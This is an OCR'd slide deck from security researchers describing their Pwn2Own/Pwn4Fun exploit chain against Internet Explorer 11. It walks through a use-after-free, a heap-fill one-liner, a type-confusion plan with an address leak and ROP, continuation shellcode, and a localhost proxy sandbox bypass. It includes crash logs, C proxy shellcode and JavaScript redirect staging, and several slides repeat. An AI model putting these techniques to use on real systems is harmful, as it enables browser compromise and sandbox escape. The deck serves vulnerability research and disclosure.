Dropping the MIC (Medium Integrity Calculator)

Pwning Internet Explorer 4 Fun

Abdul-Aziz Hariri, Security Researcher
Matt Molinyawe, Security Researcher
Jasiel Spelman, Security Researcher

Agenda

Introduction

Overview

First Component

Use-After-Free (CVE-2014-1762)

Second Component

Continuation and Cleanup

Third Component

Sandbox Bypass

Recent mitigations

Introduction

whois Abdul-Aziz Hariri

Employer:	HP
Organization:	HP Security Research Zero Day Initiative
Responsibilities:	Security Researcher Root cause analysis Exploit development
Free Time:	Changing diapers
Twitter:	@abdhariri, @thezdi

whois Matt Molinyawe

Employer:	HP
Organization:	HP Security Research Zero Day Initiative
Responsibilities:	Security Researcher Vulnerability Curator Watching YouTube Computer Calculator Connoisseur due to Pwn2Own
Free Time:	DJ Manila Ice – Two time United States Finalist DJ
Twitter:	@djmanilaice, @thezdi

whois Jasiel Spelman

Employer:	HP
Organization:	HP Security Research Zero Day Initiative
Responsibilities:	Security Research Staying Current with the Latest Vulnerabilities Staring at IDA
Free Time:	Rock Climbing Playing Electric Bass
Twitter:	@WanderingGlitch, @thezdi

Overview

First Component: Use-After-Free

CDOMTextNode Use-After-Free

Fuzzed bug

Testcase reduced from ~3000 lines to ~20

Initial crash (with pageheap on)

(670.c2c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=0bddcde8 ecx=136a4fc8 edx=00000003 esi=136a4fc8 edi=00000020
eip=631573b6 esp=0957a2b8 ebp=0957a2c0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
MSHTML!CDOMTextNode::EnsureInMarkup+0xe:
631573b6 39461c cmp dword ptr [esi+1Ch],eax ds:0023:136a4fe4=????????
0:010> !heap -p -a esi
address 136a4fc8 found in _DPH_HEAP_ROOT @ 901000in free-ed allocation (DPH_HEAP_BLOCK: VirtAddr VirtSize)
130f14e0: 136a4000 2000
6e818fc2 verifier!AVrfDebugPageHeapFree+0x000000c2
77320609 ntdll!RtlDebugFreeHeap+0x00000032
772e258c ntdll!RtlpFreeHeap+0x00069afc
77278755 ntdll!RtlFreeHeap+0x00000425
631574f4 MSHTML!CDOMTextNode::`scalar deleting destructor'+0x00000025
62d04964 MSHTML!CBase::PrivateRelease+0x00000103
62d10e26 MSHTML!CBase::JSBind_Release+0x00000016

Size and allocation

Couple of ways to get the size of the object that has been freed

Below is an easy way to get the size:

```
0:020> u mshtml+004b74e6
MSHTML!CDOMTextNode::`scalar deleting destructor'+0x17:
631574e6 56 push esi
631574e7 6a00 push 0
631574e9 ff35106cb463 push dword ptr [MSHTML!g_hProcessHeap (63b46c10)]
631574ef e8a29bb4ff call MSHTML!HeapFree (62ca1096)
631574f4 8bc6 mov eax,esi
631574f6 5e pop esi
631574f7 5d pop ebp
631574f8 c20400 ret 4
0:020> bp mshtml+004b74e6 ".echo;!heap -p -a esi;g;"
0:020> g
address 13880fc8 found in
  _DPH_HEAP_ROOT @ 1f21000
  in busy allocation (  DPH_HEAP_BLOCK:       UserAddr       UserSize -       VirtAddr       VirtSize)
                        1335323c:       13880fc8          34 -       13880000          2000
      MSHTML!CDOMTextNode::`vftable'
  6e708d9c verifier!AVrfDebugPageHeapAllocate+0x0000023c
  7731fe09 ntdll!RtlDebugAllocateHeap+0x00000032
  772e3292 ntdll!RtlpAllocateHeap+0x00068962
  77279acc ntdll!RtlAllocateHeap+0x0000014c
  63158cd4 MSHTML!CDOMTextNode::Create+0x0000001f
  6315961e MSHTML!CreateTextNode+0x0000011d
```

Object control

Size is 0x34

Easy to control with LFH

One liner can be used to fill the hole:

```
new Array(0x34/4).join(unescape("%uCCCC%uCCCC"));
```

Successful Control

```
(e64.1f0): C++ EH exception - code e06d7363 (first chance)
(e64.1f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=80004005 ebx=03f94340 ecx=cccccccc edx=00000004 esi=0613fc28 edi=00000020
eip=6344fcc7 esp=0454adc8 ebp=0454add0 iopl=0 nv up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010286
MSHTML!CDOMTextNode::EnsureInMarkup+0x2f891f:
6344fcc7 8b790c mov edi,dword ptr [ecx+0Ch] ds:0023:cccccccd8=????????
```

Exploitation Plan

Find a way to accomplish arbitrary write

Trigger a type confusion


Leak a DLL address


Build ROP chain

RCE

Accomplishing an arbitrary write

- Escape GetTextNode
- Reach MoveToReference after exiting GetTextNode cleanly
- Reach CMarkupPointer::Unembed from MoveToReference
- Reach CMarkup::RemovePointerPos from inside Unembed
- From CMarkup::RemovePointerPos reach Splay()
- Splay() contains a call to RotateUp()
- Some writes can be controlled in RotateUp()





Trigger type confusion and address leak


Arrays identify objects by their Least Significant Bit (LSB).

If the LSB is 0, then it's an object.

Place a fake object somewhere known, with an address ending in 0

Use the arbitrary write to to change the LSB of a value in the array to 0.

Use the fake object to leak a DLL address (jscript9)



RCE

Craft your ROP chain based on the leaked DLL address

Use the fake object to call an arbitrary method

(fe0.db0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=41414141 ebx=20206100 ecx=20206100 edx=20206100 esi=058cb414 edi=02a950d0

eip=64044628 esp=058cb39c ebp=058cb3c8 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206

jscript9!Js::JavascriptOperators::GetPropertyReference_Internal<0>+0x44:

64044628 ff504c call dword ptr [eax+4Ch] ds:0023:4141418d=????????

iexplore.exe	0.01	495,864 K	510,820 K	1776 Internet Explorer	Microsoft Corporation	Medium
calc.exe		6,404 K	11,856 K	2080 Windows Calculator	Microsoft Corporation	Medium

The Second Component: Continuation and cleanup

Post Exploitation Process Continuation

Referenced

Brett Moore's Insomnia Presentation

Why do we need this to happen?

Reason 1: Required for the bypass

Reason 2: Clean exploits

Simplest method - Returning back to JavaScript

"Clean up" the stack and return back to JavaScript

Shellcode entrypoint function is minimal

Creates a thread to handle the actual work

Restore esp and returns

```
lea esp, [ebp-0x30]
ret
```


Continuation – Preventing termination

Sandbox tells old renderers to die

Calls kernel32!ExitProcess

Jumps to ntdll!RtlExitUserProcess

Preventing the message is difficult

Cleaner way

Modify kernel32!ExitProcess

Redirect to ntdll!RtlExitUserThread

Steps

Get address of kernel32!ExitProcess

Get address of ntdll!RtlExitUserThread

Call WriteProcessMemory to trigger the redirect

```
mov eax, ntdll!RtlExitUserThread
jmp eax
```

Continuation – Free prevention and stabilization

Freeing and destructive behavior

Freeing of objects was a problem

Solution: Refer to the Brett Moore Presentation again!

- You could fixup the vtable
- Or….it's OK to cheat – get to patching out code and function calls

Patch functions

Created a function called: VOID FuncPatchStuffJKLOL(VOID)

- Yes, this is the name of the function
- Contains an array which looks like this:
  - char noppy_nops[] { 0x90, 0x90, 0x90, 0x90, 0x90, 0x90 };
- Function wrote 0x90 to functions in mshtml or jscript9 that displayed destructive behavior
  - NOPs out push/push/call sequences with WriteProcessMemory API call
  - Sequences determined by crash back trace and finding highest caller or most pertinent caller to prevent the destructive behavior

Blocked out functions included

MSHTML!CScriptCollection::Release

MSHTML!CRootTracker::CollectGarbage

jscript9!HeapInfo::~HeapInfo etc.

Continuation – Free prevention and stabilization

Common destruction activities

Closing the application window

Closing a tab

Navigating to another page and watching the old renderer process die

Investigating destructors

Letting the page live for a while and see what destructors get called

Closing the application window

Each situation will be different

Worst case

Just let the process die and do a back trace and see what you can patch up

Shellcode Generation

Assembly is awesome

But its expressiveness takes longer to write

Especially annoying when testing modifications

A simpler way ?

Thanks to Matt Graeber (@mattifestation), yes !

- Released at https://github.com/mattifestation/PIC_Bindshell

Simple way for Position Independent Shellcode to be written in C

- Supports ARM, x86, x86_64

Need an automated way to update the exploit HTML

- IDAPython saves the day !
- Read one DWORD at a time, generate JavaScript
- Also needs to handle function addresses
- Dynamically generate JavaScript to add the shellcode base

The Third Component: Sandbox Bypass

Overview of the bug

Overview

Overview of the bug is available on the HPSR blog: http://sqz.co/Gs4i8L9

Video: http://www.youtube.com/watch?v=DLP2W1lv1Tc

Integrity level based on URL

Checked to see which zone it belongs to

file:// URLs load at medium

- Redirecting from low integrity is blocked

http://localhost loads at medium

- Redirecting from low integrity is not blocked !
- The port is irrelevant, http://localhost:54321 works just as well

Implications

Sandbox bypassed if malicious content can be served from a local port

- Trivially handled with proxy shellcode

Overview of the bug

The Plan

1. Exploit low integrity process
2. Shellcode takes over

   Prevents the process from dying

   Creates a threaded TCP socket server

   Returns back up to the JavaScript interpreter
3. Redirect to the proxy

   location.href = “http://localhost:8080/stage2.html”
4. Stage 2 exploits the initial bug again
5. Actual exploit code runs

   Modify the registry to change preferences

   Run scientific calc

Overview of the bug

Proxy shellcode – Plan

Create the main socket thread

- Listens on 127.0.0.1 on a predetermined port
- For each connection, pass the accepted socket to a new thread

Within the new thread

- Create a socket back to the controlled web server
- As long as the client keeps the connection up
  - Read data from the browser, send it to the web server
  - Read data from the web server, send it to the browser

Proxy shellcode – Server socket thread

```
while (1) {
    AcceptedSocket = MyAccept( socket, NULL, NULL );
    if (AcceptedSocket != INVALID_SOCKET) {
      MyCreateThread(0, 0, (LPTHREAD_START_ROUTINE)FuncProxy, (LPVOID)AcceptedSocket, 0, 0);
    }
  }
```


Overview of the bug

Proxy shellcode – Plan

Create the main socket thread

- Listens on 127.0.0.1 on a predetermined port
- For each connection, pass the accepted socket to a new thread

Within the new thread

- Create a socket back to the controlled web server
- As long as the client keeps the connection up
  - Read data from the browser, send it to the web server
  - Read data from the web server, send it to the browser

Proxy shellcode – Server socket thread

```
while (1) {
    AcceptedSocket = MyAccept( socket, NULL, NULL );
    if (AcceptedSocket != INVALID_SOCKET) {
      MyCreateThread(0, 0, (LPTHREAD_START_ROUTINE)FuncProxy, (LPVOID)AcceptedSocket, 0, 0);
    }
  }
```


Overview of the bug

Proxy shellcode – Plan

Create the main socket thread

- Listens on 127.0.0.1 on a predetermined port
- For each connection, pass the accepted socket to a new thread

Within the new thread

- Create a socket back to the controlled web server
- As long as the client keeps the connection up
  - Read data from the browser, send it to the web server
  - Read data from the web server, send it to the browser

Proxy shellcode – Server socket thread

```
while (1) {
    AcceptedSocket = MyAccept( socket, NULL, NULL );
    if (AcceptedSocket != INVALID_SOCKET) {
      MyCreateThread(0, 0, (LPTHREAD_START_ROUTINE)FuncProxy, (LPVOID)AcceptedSocket, 0, 0);
    }
  }
```


Overview of the bug

Proxy shellcode – Accepted socket thread

```
socket = MyWSASocketA( AF_INET, SOCK_STREAM, 0, NULL, 0, 0 );
MyConnect(socket, (SOCKADDR*)&service, sizeof(service));
if (socket != INVALID_SOCKET) {
  while (1) {
    FD_ZERO(&fds); FD_SET(s, &fds);
    if (MySelect(s+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(s, buf, BUFSIZE, 0);
      if (nlen == 0 || nlen == SOCKET_ERROR) { break; }
      MySend(socket, buf, nlen, 0);
     }
    FD_ZERO(&fds); FD_SET(socket, &fds);
    if (MySelect(socket+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(socket, buf, BUFSIZE, 0);
      if (nlen != 0 && nlen != SOCKET_ERROR) { MySend(s, buf, nlen, 0); }
    }
  }
  MyCloseSocket(socket);
}
```

Overview of the bug

Proxy shellcode – Accepted socket thread

```
socket = MyWSASocketA( AF_INET, SOCK_STREAM, 0, NULL, 0, 0 );
MyConnect(socket, (SOCKADDR*)&service, sizeof(service));
if (socket != INVALID_SOCKET) {
  while (1) {
    FD_ZERO(&fds); FD_SET(s, &fds);
    if (MySelect(s+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(s, buf, BUFSIZE, 0);
      if (nlen == 0 || nlen == SOCKET_ERROR) { break; }
      MySend(socket, buf, nlen, 0);
     }
    FD_ZERO(&fds); FD_SET(socket, &fds);
    if (MySelect(socket+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(socket, buf, BUFSIZE, 0);
      if (nlen != 0 && nlen != SOCKET_ERROR) { MySend(s, buf, nlen, 0); }
    }
  }
  MyCloseSocket(socket);
}
```

Overview of the bug

Proxy shellcode – Accepted socket thread

```
socket = MyWSASocketA( AF_INET, SOCK_STREAM, 0, NULL, 0, 0 );
MyConnect(socket, (SOCKADDR*)&service, sizeof(service));
if (socket != INVALID_SOCKET) {
  while (1) {
    FD_ZERO(&fds); FD_SET(s, &fds);
    if (MySelect(s+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(s, buf, BUFSIZE, 0);
      if (nlen == 0 || nlen == SOCKET_ERROR) { break; }
      MySend(socket, buf, nlen, 0);
     }
    FD_ZERO(&fds); FD_SET(socket, &fds);
    if (MySelect(socket+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(socket, buf, BUFSIZE, 0);
      if (nlen != 0 && nlen != SOCKET_ERROR) { MySend(s, buf, nlen, 0); }
    }
  }
  MyCloseSocket(socket);
}
```

Overview of the bug

Proxy shellcode – Accepted socket thread

```
socket = MyWSASocketA( AF_INET, SOCK_STREAM, 0, NULL, 0, 0 );
MyConnect(socket, (SOCKADDR*)&service, sizeof(service));
if (socket != INVALID_SOCKET) {
  while (1) {
    FD_ZERO(&fds); FD_SET(s, &fds);
    if (MySelect(s+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(s, buf, BUFSIZE, 0);
      if (nlen == 0 || nlen == SOCKET_ERROR) { break; }
      MySend(socket, buf, nlen, 0);
    }
    FD_ZERO(&fds); FD_SET(socket, &fds);
    if (MySelect(socket+1, &fds, 0, 0, &tv) == 1) {
      nlen = MyRecv(socket, buf, BUFSIZE, 0);
      if (nlen != 0 && nlen != SOCKET_ERROR) { MySend(s, buf, nlen, 0); }
    }
  }
  MyCloseSocket(socket);
}
```

Overview of the bug

Problems

1. Redirect occurs before proxy shellcode start

   Failed stage 2

2. Must test the connection

   Load an iframe ?

   Violates the same-origin policy

   Load an image !

   onload event handler for success

   onerror event handler for failure

Example

```
var img = new Image();
img.onload = function(){
  setTimeout(function(){ location.href = "http://localhost/stage2.html"; }, 1000);
};
img.onerror= function(){ location.href = "stage1.html“ };
img.src = "http://localhost/test.png";
document.body.appendChild(img);
```

Overview of the bug

Problems

1. Redirect occurs before proxy shellcode start

   Failed stage 2

2. Must test the connection

   Load an iframe ?

   Violates the same-origin policy

   Load an image !

   onload event handler for success

   onerror event handler for failure

Example

```
var img = new Image();
img.onload = function(){
  setTimeout(function(){ location.href = "http://localhost/stage2.html"; }, 1000);
};
img.onerror= function(){ location.href = "stage1.html“ };
img.src = "http://localhost/test.png";
document.body.appendChild(img);
```

Overview of the bug

Problems

1. Redirect occurs before proxy shellcode start

   Failed stage 2

2. Must test the connection

   Load an iframe ?

   Violates the same-origin policy

   Load an image !

   onload event handler for success

   onerror event handler for failure

Example

```
var img = new Image();
img.onload = function(){
  setTimeout(function(){ location.href = "http://localhost/stage2.html"; }, 1000);
};
img.onerror= function(){ location.href = "stage1.html“ };
img.src = "http://localhost/test.png";
document.body.appendChild(img);
```

Overview of the bug

Problems

1. Redirect occurs before proxy shellcode start

   Failed stage 2

2. Must test the connection

   Load an iframe ?

   Violates the same-origin policy

   Load an image !


   onload event handler for success

   onerror event handler for failure

Example

```
var img = new Image();
img.onload = function(){
  setTimeout(function(){ location.href = "http://localhost/stage2.html"; }, 1000);
};
img.onerror= function(){ location.href = "stage1.html“ };
img.src = "http://localhost/test.png";
document.body.appendChild(img);
```

Overview of the bug – Sequence Diagram





Bam, Science! Post-Fermin Serna Science Manifesto Era

Modify registry entry at medium integrity:

"HKCU\Software\Microsoft\Calc" layout = 0 (dword)

Just setting the calc view to scientific mode normally and exiting doesn't count!





After the announcement of Pwn4Fun was Cats4Fun

And this led to a really funny situation with the exploit

Post Exploit

Decided to enter this because we thought this would be funny and great money for charity!

Helped the exploit out

Launch a new process by navigating to a page with the picture of the cat

Killed the Medium integrity process after the page launch


More time was spent thinking of which cat picture to use

Participants

Lots of remote entries

We were the only ones at the Pwn2Own booth

Also the only ones with a cat popping scientific calc with Continuation of Execution (COE)



Not only did we win Pwn4Fun, we also won Cats4Fun!

Pwn4Fun and Cats4Fun 2014 Winners! Look at the Email from the ASPCA!


ASPCA

Dear ZDI,

